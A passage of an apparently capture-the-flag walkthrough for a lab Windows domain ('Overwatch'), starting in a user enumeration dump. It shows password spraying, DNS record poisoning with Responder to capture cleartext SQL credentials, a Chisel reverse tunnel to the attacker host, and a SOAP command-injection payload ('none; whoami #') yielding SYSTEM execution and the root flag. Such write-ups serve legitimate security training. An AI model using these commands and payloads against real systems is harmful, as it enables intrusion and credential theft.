MSSQL       10.129.9.233    6520   S200401          1139: OVERWATCH\Mandy.Wood
MSSQL       10.129.9.233    6520   S200401          1140: OVERWATCH\Jenna.Phillips
MSSQL       10.129.9.233    6520   S200401          1141: OVERWATCH\Carole.Yates
MSSQL       10.129.9.233    6520   S200401          1142: OVERWATCH\Graham.Perry
MSSQL       10.129.9.233    6520   S200401          1143: OVERWATCH\Catherine.Griffiths
MSSQL       10.129.9.233    6520   S200401          1144: OVERWATCH\Shaun.Jackson
MSSQL       10.129.9.233    6520   S200401          1145: OVERWATCH\Bethan.Rogers
MSSQL       10.129.9.233    6520   S200401          1146: OVERWATCH\Ellie.Singh
MSSQL       10.129.9.233    6520   S200401          1147: OVERWATCH\Marie.Allan
MSSQL       10.129.9.233    6520   S200401          1148: OVERWATCH\Patrick.Holmes
MSSQL       10.129.9.233    6520   S200401          1149: OVERWATCH\Victor.Hopkins
MSSQL       10.129.9.233    6520   S200401          1150: OVERWATCH\Geraldine.Harper
MSSQL       10.129.9.233    6520   S200401          1151: OVERWATCH\George.Todd
MSSQL       10.129.9.233    6520   S200401          1152: OVERWATCH\Karl.Smith
MSSQL       10.129.9.233    6520   S200401          1153: OVERWATCH\Jacqueline.Norton
MSSQL       10.129.9.233    6520   S200401          1154: OVERWATCH\Frederick.Murray
MSSQL       10.129.9.233    6520   S200401          1155: OVERWATCH\Joe.Pearce
MSSQL       10.129.9.233    6520   S200401          1156: OVERWATCH\Paul.Collins
MSSQL       10.129.9.233    6520   S200401          1157: OVERWATCH\Damien.Edwards
MSSQL       10.129.9.233    6520   S200401          1158: OVERWATCH\Eileen.Phillips
MSSQL       10.129.9.233    6520   S200401          1159: OVERWATCH\Carl.Johnson
MSSQL       10.129.9.233    6520   S200401          1160: OVERWATCH\Kevin.Newton
MSSQL       10.129.9.233    6520   S200401          1161: OVERWATCH\Natalie.Higgins
MSSQL       10.129.9.233    6520   S200401          1162: OVERWATCH\Francis.Weston
MSSQL       10.129.9.233    6520   S200401          1163: OVERWATCH\Benjamin.Davison
MSSQL       10.129.9.233    6520   S200401          1164: OVERWATCH\Martin.Kemp
MSSQL       10.129.9.233    6520   S200401          1165: OVERWATCH\Angela.Jones
MSSQL       10.129.9.233    6520   S200401          1166: OVERWATCH\Gareth.Ahmed
MSSQL       10.129.9.233    6520   S200401          1167: OVERWATCH\Deborah.Morgan
MSSQL       10.129.9.233    6520   S200401          1168: OVERWATCH\Grace.Taylor
MSSQL       10.129.9.233    6520   S200401          1169: OVERWATCH\Roger.Hughes
MSSQL       10.129.9.233    6520   S200401          1170: OVERWATCH\Albert.Barrett
MSSQL       10.129.9.233    6520   S200401          1171: OVERWATCH\Grace.Curtis
MSSQL       10.129.9.233    6520   S200401          1172: OVERWATCH\Marilyn.Griffiths
MSSQL       10.129.9.233    6520   S200401          1173: OVERWATCH\Tracey.Barker
MSSQL       10.129.9.233    6520   S200401          1174: OVERWATCH\Suzanne.Hughes
MSSQL       10.129.9.233    6520   S200401          1175: OVERWATCH\Timothy.Jackson
MSSQL       10.129.9.233    6520   S200401          1176: OVERWATCH\Beverley.Thompson
MSSQL       10.129.9.233    6520   S200401          1177: OVERWATCH\Clare.Bartlett
MSSQL       10.129.9.233    6520   S200401          1178: OVERWATCH\Irene.Johnson
MSSQL       10.129.9.233    6520   S200401          1179: OVERWATCH\Bernard.Wood
MSSQL       10.129.9.233    6520   S200401          1180: OVERWATCH\Frank.McCarthy
MSSQL       10.129.9.233    6520   S200401          1181: OVERWATCH\Elaine.Page
MSSQL       10.129.9.233    6520   S200401          1182: OVERWATCH\Elaine.Walker
MSSQL       10.129.9.233    6520   S200401          1183: OVERWATCH\Mohammad.Hill
MSSQL       10.129.9.233    6520   S200401          1184: OVERWATCH\Glenn.Field
MSSQL       10.129.9.233    6520   S200401          1185: OVERWATCH\Deborah.Martin
MSSQL       10.129.9.233    6520   S200401          1186: OVERWATCH\Gail.Sullivan
MSSQL       10.129.9.233    6520   S200401          1187: OVERWATCH\Maureen.Kirby
MSSQL       10.129.9.233    6520   S200401          1188: OVERWATCH\Georgina.Chambers
MSSQL       10.129.9.233    6520   S200401          1189: OVERWATCH\Philip.Harris
MSSQL       10.129.9.233    6520   S200401          1190: OVERWATCH\Samantha.Scott
MSSQL       10.129.9.233    6520   S200401          1191: OVERWATCH\Ann.Hill
MSSQL       10.129.9.233    6520   S200401          1192: OVERWATCH\Chloe.Cox
MSSQL       10.129.9.233    6520   S200401          1193: OVERWATCH\Jamie.Gough
MSSQL       10.129.9.233    6520   S200401          1194: OVERWATCH\Frederick.Hussain
MSSQL       10.129.9.233    6520   S200401          1195: OVERWATCH\Dean.Hobbs
MSSQL       10.129.9.233    6520   S200401          1196: OVERWATCH\Danielle.Moore
MSSQL       10.129.9.233    6520   S200401          1197: OVERWATCH\Timothy.Smith
MSSQL       10.129.9.233    6520   S200401          1198: OVERWATCH\Declan.Stone
MSSQL       10.129.9.233    6520   S200401          1199: OVERWATCH\Jacob.Wilson
MSSQL       10.129.9.233    6520   S200401          1200: OVERWATCH\Gary.Elliott
MSSQL       10.129.9.233    6520   S200401          1201: OVERWATCH\Peter.Slater
MSSQL       10.129.9.233    6520   S200401          1202: OVERWATCH\Louise.Walton
MSSQL       10.129.9.233    6520   S200401          1203: OVERWATCH\Brett.Haynes
MSSQL       10.129.9.233    6520   S200401          1204: OVERWATCH\Elliot.Green
MSSQL       10.129.9.233    6520   S200401          1205: OVERWATCH\Wendy.Williams
MSSQL       10.129.9.233    6520   S200401          1206: OVERWATCH\Graham.Parker
MSSQL       10.129.9.233    6520   S200401          1207: OVERWATCH\Abdul.Stevens
MSSQL       10.129.9.233    6520   S200401          1208: OVERWATCH\Brett.Bailey
MSSQL       10.129.9.233    6520   S200401          1209: OVERWATCH\Benjamin.Harrison
MSSQL       10.129.9.233    6520   S200401          1210: OVERWATCH\Emily.Cooper
MSSQL       10.129.9.233    6520   S200401          1211: OVERWATCH\Roger.Spencer
Plenty of users, but after spraying via SMB, WINRM, WMI, and MSSQL, sadly no other users use this passwd.
I also didn’t find any Kerberoastable or ASREProastable accounts:
mairon $ GetUserSPNs.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
mairon $ GetNPUsers.py overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
I then went back to the SQL07 link we couldn’t use, and decided to try and update the record myself, to point back to me:
mairon $ /usr/share/krbrelayx/dnstool.py -u overwatch.htb\\sqlsvc -p
 TI0LKcfHzZw1Vv -r SQL07.overwatch.htb -a add -d 10.10.14.74 10.129.9.233
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Then I launched responder, and tried to use use the linked server again:
SQL (OVERWATCH\sqlsvc  guest@master)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
Sure, we get an error, but responder echoed back the credentials the server uses:
mairon $ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[*] Tips jar:
    USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.74]
    Responder IPv6             [dead:beef:2::1048]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-VJ8RBJHSXZ7]
    Responder Domain Name      [MRBA.LOCAL]
    Responder DCE-RPC Port     [48332]

[*] Version: Responder 3.2.0.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[!] Error starting TCP server on port 3389, check permissions or other servers running.
[MSSQL] Cleartext Client   : 10.129.9.233
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
Fantastic, this gets us the User Flag:
mairon $ ewp -i overwatch.htb -u sqlmgmt -p bIhBbzMMnB82yx
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.5.0

[*] Connecting to 'overwatch.htb:5985' as 'sqlmgmt'
evil-winrm-py PS C:\Users\sqlmgmt\Documents> dir ..\Desktop


    Directory: C:\Users\sqlmgmt\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/31/2026   4:39 AM             34 user.txt


evil-winrm-py PS C:\Users\sqlmgmt\Documents> type ..\Desktop\user.txt
fbc9e10e64956b16b52b317e992862b0
From here, recall we found that back-end service we couldn’t yet access. It’s clearly there, but must’ve been firewalled:
evil-winrm-py PS C:\Users\sqlmgmt\Documents> netstat -ano | findstr 8000
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    [::]:8000              [::]:0                 LISTENING       4
We can use Chisel to expose it via a tunnel port forward:
evil-winrm-py PS C:\Users\sqlmgmt\Documents> upload ~/htb/tools/chisel.exe .
Uploading /home/mairon/htb/tools/chisel.exe: 10.1MB [00:08, 1.30MB/s]
[+] File uploaded successfully as: C:\Users\sqlmgmt\Documents\chisel.exe
evil-winrm-py PS C:\Users\sqlmgmt\Documents> .\chisel.exe client 10.10.14.74:9002 R:8000:localhost:8000
And start our Chisel server:
mairon $ sudo chisel server --reverse --port 9002
From here we can access the back-end via localhost:8000 instead.
It does however require the Host header to be set to overwatch.htb, though.
We could change our /etc/hosts again, or make sure to set this header manually for each request we make to the back-end.
Let’s try to abuse that KillService end-point, by crafting our own malicious SOAP request.
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:KillProcess>
         <tem:processName>none; whoami #</tem:processName>
      </tem:KillProcess>
   </soapenv:Body>
</soapenv:Envelope>|
ℹ️
|
SoapUI makes this easier by loading the WSDL end-point |
The above cuts off the Stop-Process function via ;, after which it tries to call a new command whoami.
It then cuts off the remaining -Force by appending a # (start comment) after our whoami call.
We now have RCE as NT AUTHORITY\SYSTEM:
mairon $ cat payload.xml | curl -H "Host: overwatch.htb" http://127.0.0.1:8000/MonitorService -H "Content-Type: text/xml; charset=utf-8" -H "SOAPAction: http://tempuri.org/IMonitoringService/KillProcess" --data-binary @- -s | xq -x
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcessResponse xmlns="http://tempuri.org/">
      <KillProcessResult>nt authority\system</KillProcessResult>
    </KillProcessResponse>
  </s:Body>
</s:Envelope>
Replacing our processName payload with none; type c:\users\administrator\desktop\root.txt # get us the Root Flag:
mairon $ cat payload.xml | curl -H "Host: overwatch.htb" http://127.0.0.1:8000/MonitorService -H "Content-Type: text/xml; charset=utf-8" -H "SOAPAction: http://tempuri.org/IMonitoringService/KillProcess" --data-binary @- -s | xq -x
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcessResponse xmlns="http://tempuri.org/">
      <KillProcessResult>3e2ee847a339478d348021a9153860d1</KillProcessResult>
    </KillProcessResponse>
  </s:Body>
</s:Envelope>